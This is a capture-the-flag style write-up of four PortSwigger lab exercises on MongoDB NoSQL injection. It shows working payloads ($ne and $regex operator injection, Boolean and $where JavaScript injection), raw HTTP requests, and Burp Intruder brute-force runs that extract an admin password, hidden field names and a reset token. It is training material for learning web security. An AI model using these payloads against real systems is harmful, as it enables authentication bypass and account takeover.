


# NoSQL injection

## LAB 103 Detecting NoSQL injection

Dealing with websites catalogue, I tested it on SQL injections, by adding single quote mark ' in the end of category parameter inside URL and faced such error:




### Internal Server Error

Command failed with error 139 (JSInterpreterFailure): 'SyntaxError: unterminated string literal : functionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25 ' on server 127.0.0.1:27017. The full response is {"ok": 0.0, "errmsg": "SyntaxError: unterminated string literal :\nfunctionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25\n", "code": 139, "codeName": "JSInterpreterFailure"}

Examining the error message, I can see that the service uses MongoDB that does not use SQL queries, so further it will be tested on NoSQL injections.

As next thing, I tried to inject a valid JS payload into URL: ?category=Lifestyle'+', fully encoding it into URL:



Now, I do not see any error.


The next thing worth testing is to check if it is possible to operate with Boolean expressions. I prepared a simple payload for this, that will trigger a false condition:

?category=Lifestyle' && 0 && 'x

The result:




It does not show any products in any of categories (because it's false condition). And for true condition, we should change to: Lifestyle' && 1 && 'x



Now, the products of 'Lifestyle' category are available.

Constructing a payload that will always trigger a true condition will reveal unreleased products:



Lab's done!


Congratulations, you solved the lab!

## LAB 103 Exploiting NoSQL operator injection to bypass authentication


Valid credentials: `wiener:peter`

Goal: log in as administrator

Browsing the website, I tested the functionality for logging in and tried my valid credentials, Here are the contents of POST /login:




Since it is known, that MongoDB is used, I prepared a NoSQL injection using operators `$ne` (not equal) and tried to bypass the authentication functionality, The following payload will grab all existing fields for username and password:



As expected, I cannot log in as multiple users, so I changed the username parameter to `{"$in": ["admin", "administrator"]}`. However, the result ended up with error "Invalid username or password", so I had to change the payload to

`{"$regex": "admin.*"}`, to find any username, containing admin in the beginning:



It resulted to a successful log in as admin92rcrg0l

Congratulations, you solved the lab!

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## My Account

Your username is: admin92rcrg0l

Your email is: admin92rcrg0l@normal-user.net

Email

Update email

## LAB 104 Exploiting NoSQL injection to extract data

Valid credentials: `wiener:peter`

Goal: log in as administrator

The user lookup functionality for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection.

Here is standard test for SQL Injection.

**Request**

```
1 GET /user/lookup?user=wiener HTTP/2
2 Host: Da7f002503c1b8fb804576ce00070085.web-security-academy.net
3 Cookie: session=EUAj1B38W2kEFUFUgHCUWU4Z1NQOBscS
4 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://Da7f002503c1b8fb804576ce00070085.web-security-academy.net/my-account?id=wiener
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=1, i
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 58
5
6 {
7   "message": "There was an error getting user details"
8 }
```

Now, trying to inject a valid JS payload:

**Request**

```
1 GET /user/lookup?user=wiener'%2b' HTTP/2
2 Host: Da7f002503c1b8fb804576ce00070085.web-security-academy.net
3 Cookie: session=EUAj1B38W2kEFUFUgHCUWU4Z1NQOBscS
4 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://Da7f002503c1b8fb804576ce00070085.web-security-academy.net/my-account?id=wiener
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=1, i
16
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 81
5
6 {
7   "username": "wiener",
8   "email": "wiener@normal-user.net",
9   "role": "user"
10 }
```

Great. Now, it returns something and it is a .json data.

Now, let's test for Boolean statements and not forgetting to URL encode my injections. Here is the result for false condition (?username=wiener' && '1' == '2):

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre>1 GET /user/lookup ?user=wiener'+%26%26+'1'%3d%3d'1 HTTP/2 2 Host: 0a7f002503c1b8fb04576ce00070085.web-security-academy.net 3 Cookie: session=E0A31B30W2kZF0F0gRcUW0421WQ08ec5 4 Sec-Ch-Ua: "Not A Brand",v="8", "Chromium",v="120" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0a7f002503c1b8fb04576ce00070085.web-security-academy.net/my-account?id=wiener 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Priority: u=1, i</pre>			<pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 38 5 6 { 7   "message": "Could not find user" 8 }</pre>		

It ends up with an error “Could not find user”, which is obvious, because it is false condition. With true condition (?username=wiener' && '1' == '1):

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre>1 GET /user/lookup ?user=wiener'+%26%26+'1'%3d%3d'1 HTTP/2 2 Host: 0a7f002503c1b8fb04576ce00070085.web-security-academy.net 3 Cookie: session=E0A31B30W2kZF0F0gRcUW0421WQ08ec5 4 Sec-Ch-Ua: "Not A Brand",v="8", "Chromium",v="120" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0a7f002503c1b8fb04576ce00070085.web-security-academy.net/my-account?id=wiener 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Priority: u=1, i</pre>			<pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 81 5 6 { 7   "username": "wiener", 8   "email": "wiener@normal-user.net" , 9   "role": "user" 10 }</pre>		

Therefore, it is possible to inject Boolean conditions and, therefore, one could exploit it and execute MongoDB functions. Let's figure out the length of the 'administrator' password by injecting ?user=administrator' && this.password.length<10 || 'a'=='b. If the password length is less than 10, it must return data for administrator user: his role and email:

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre>1 GET /user/lookup ?user=administrator'+%26%26+this.password.length&lt;10  'a'=='b' HTTP/2 2 Host: 0a7f002503c1b8fb04576ce00070085.web-security-academy.net 3 Cookie: session=E0A31B30W2kZF0F0gRcUW0421WQ08ec5 4 Sec-Ch-Ua: "Not A Brand",v="8", "Chromium",v="120" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0a7f002503c1b8fb04576ce00070085.web-security-academy.net/my-account?id=wiener 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Priority: u=1, i</pre>			<pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 96 5 6 { 7   "username": "administrator" , 8   "email": "admin@normal-user.net" , 9   "role": "administrator" 10 }</pre>		

Iterating left, up to password length equal 8, I finally trigger false condition, meaning that password is exactly 9 characters long.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre>1 GET /user/lookup ?user=administrator'+%26%26+this.password.length&lt;8  'a'=='b' HTTP/2 2 Host: 0a7f002503c1b8fb04576ce00070085.web-security-academy.net 3 Cookie: session=E0A31B30W2kZF0F0gRcUW0421WQ08ec5 4 Sec-Ch-Ua: "Not A Brand",v="8", "Chromium",v="120" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0a7f002503c1b8fb04576ce00070085.web-security-academy.net/my-account?id=wiener 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Priority: u=1, i</pre>			<pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 38 5 6 { 7   "message": "Could not find user" 8 }</pre>		

This can be easily bruteforced by Burp Intruder's Cluster bomb attack. To do this, I sent the request to Intruder and modified the payload to ?user=administrator' && this.password[0] == 'a and applying brute force on password string index (numbers from 0 to 7 with step 1) and symbol it is being compared to (for sake of simplicity, just lowercase letters a-z):

1 Choose an attack type

Attack type: Cluster bomb

2 Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a7800bf046a1fe58320a0a0003c00f8.web-security-academy.net

```
1 GET /user/lookup?user=administrator'&&this.password[505]&id=1d'5a5 HTTP/2
2 Host: 0a7800bf046a1fe58320a0a0003c00f8.web-security-academy.net
3 Cookie: session=7vePjy6lcyx2DLS0ppcMCG7vMfG8Q8y
4 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a7800bf046a1fe58320a0a0003c00f8.web-security-academy.net/bq-account?id=mlenez
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=1, i
16
17
```

9. Intruder attack of https://0a7800bf046a1fe58320a0a0003c00f8.web-security-academy.net

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Cc
97	0	m	200			209	
202	1	z	200			209	
11	2	b	200			209	
116	3	o	200			209	
45	4	f	200			209	
166	5	u	200			209	
63	6	h	200			209	
160	7	t	200			209	
0			200			151	
1	0	a	200			151	
9	0	b	200			151	
17	0	c	200			151	
25	0	d	200			151	

Filtering the result by password indexes and response length (the successful attempts will have different length among the other), I discovered the password from the admin account:

Password: mzbofuht

Logging in:

Congratulations, you solved the lab!

My Account

Your username is: administrator (role: administrator)


Your email is: admin@normal-user.net

Email

Update email


**LAB 105** [Exploiting NoSQL operator injection to extract unknown fields](#)

This lab has a functionality of password reset. Playing around with log in page, I noticed that entering wrong password leads to "Invalid username or password". However, if I add an additional parameter {"\$ne": "invalid"} into the json inside POST login, I will hit the following error:




Password reset requires an access to email client, so I will not be able to change it directly.

At this point, I decided to check if the application is vulnerable to java script injections by modifying the request with “\$where” : “0” false clause:



And with valid one I am receiving a different error message, meaning that the website has such vulnerability:



Next thing to do is to discover and identify the unknown fields. For this purpose, I had sent the request using Burp Intruder and constructed an injection:

```
"$where": "Object.keys(this)[1].match('^\.{\$\$\}\$\$.*')"
```

This will evaluate each character of the 1<sup>st</sup> parameter by one, using a-z, A-Z, 0-9 range. I assumed that there are 20 characters long parameters and applied Cluster bomb attack:

Choose an attack type

Attack type: Cluster bomb

Start attack

10. Intruder attack of https://0adc009904cd5f41810089e3007a001f.web-security-academy.net

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
421	0	u	200			3514	
380	1	s	200			3514	
97	2	e	200			3514	
361	3	r	200			3514	
278	4	n	200			3514	
6	5	a	200			3514	
259	6	m	200			3514	
92	7	e	200			3500	
1	0	a	200			3500	
22	0	b	200			3500	

Finished

Once done, I discovered 1<sup>st</sup> field to be 'username'. Iterating the index, I can find other

password

11. Intruder attack of https://0adc009904cd5f41810089e3007a001f.web-security-academy.net

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
218	0	p	200			3514	
2	1	e	200			3514	
381	2	s	200			3514	
382	3	s	200			3514	
467	4	w	200			3514	
300	5	a	200			3514	
264	6	r	200			3514	
71	7	d	200			3500	
1	0	e	200			3500	
22	0	b	200			3500	

Finished

email

12. Intruder attack of https://0adc009904cd5f41810089e3007a001f.web-security-academy.net

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
254	0	m	200			3514	
172	1	i	200			3514	
234	2	e	200			3514	
4	3	a	200			3500	
22	0	b	200			3500	
43	0	e	200			3500	
64	0	r	200			3500	
158	0	f	200			3500	

Finished

resetToken

13. Intruder attack of https://0adc009904cd5f41810089e3007a001f.web-security-academy.net

Results Positions Payloads Resource pool Settings


Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
358	0	t	200			3514	
86	1	e	200			3514	
381	2	s	200			3514	
88	3	e	200			3514	
404	4	t	200			3514	
951	5	T	200			3514	
101	6	0	200			3514	
218	7	k	200			3514	
93	8	e	200			3514	
283	9	n	200			3514	
0	0		200			3500	


Finished



The last one is particularly interesting, as it can be also bruteforced in same manner, character by character. Let's try to check if it is present. Most likely, it is on /forgot-password endpoint:




Having the positive error, I can proceed to bruteforce:



resetToken=aaa9f187c16e3963

Inserting it instead of 'invalid' value used before and I was welcomed by Password change window:



Now, I am able to log in as 'carlos' with new password:

Congratulations, you solved the lab!

# My Account

Your username is: carlos  
Your email is: carlos@carlos-montoya.net